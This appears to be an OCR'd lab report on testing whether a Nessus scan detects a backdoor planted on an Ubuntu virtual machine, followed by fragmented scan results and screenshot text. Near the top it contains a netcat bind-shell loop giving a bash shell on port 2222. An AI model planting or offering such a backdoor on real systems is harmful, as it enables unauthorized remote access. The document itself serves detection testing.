
 # while (true); do echo "started"; nc -lnvp 2222 -e /bin/bash;




Step 2:

I Clicked on the New Scan button at the upper right corner of Nessus and choose Advanced Scan template


Screenshot of Scan







Did Nessus catch the backdoor?


I run the Nessus against Ubuntu Linux Machine but Found that Nessus did not catch the backdoor.



List of all the Critical Vulnerabilities that nessus has found is provided below:


kali-linux-2023.4-vmware-amd64 - VMware Workstation
https://localhost:8834/#/scans/reports/11/vulnerabilities
Nessus Essentials / Folders
Scans
Settings
Scan Details
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
7:57 SHASHANGKA
2/18/2024


-amd64 - VMware Workstation
https://localhost:8834/#/scans/reports/11/vulnerabilities
Scans
Settings
Elapsed: 8 minutes
Vulnerabilities
Critical
High
Medium
Low
Info
SSH (Multiple Issues)
Apache HTTP Server (Multiple Issues)
SMB (Multiple Issues)
HTTP (Multiple Issues)
PHP (Multiple Issues)
RPC (Multiple Issues)
SSH (Multiple Issues)
SSH (Multiple Issues)
RPC Services Enumeration
Nessus SYN scanner
the mouse pointer inside or press Ctrl+G.
Search
7:59 SHASHANGKA
2/18/2024


vmware-amd64 - VMware Workstation
M Tabs Help
i-linux-2023.4-vmware-a...
BookUbuntu
Windows XP Professional - Ren...
Windows 7
https://localhost:8834/#/scans/reports/11/vulnerabilities
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Scans
Settings
sxu27260
INFO Ethernet MAC Addresses General 1
INFO FTP Server Detection Service detection 1
INFO ICMP Timestamp Request Remote Date Disclosure General 1
INFO mDNS Detection (Local Network) Service detection 1
INFO Nessus Scan Information Settings 1
INFO NFS Share Export List RPC 1
INFO OpenSSH Detection Misc. 1
INFO OS Identification General 1
INFO OS Security Patch Assessment Not Available Settings 1
INFO Patch Report General 1
INFO Samba Server Detection Service detection 1
INFO Samba Version Misc. 1
INFO Target Credential Status by Authentication Protocol - No Credentials Provided Settings 1
INFO Traceroute Information General 1
Plugin ID: 20094
INFO VMware Virtual Machine Detection General 1
M, move the mouse pointer inside or press Ctrl+G.
Search
20:58
7:58 SHASHANGKA
2/18/2024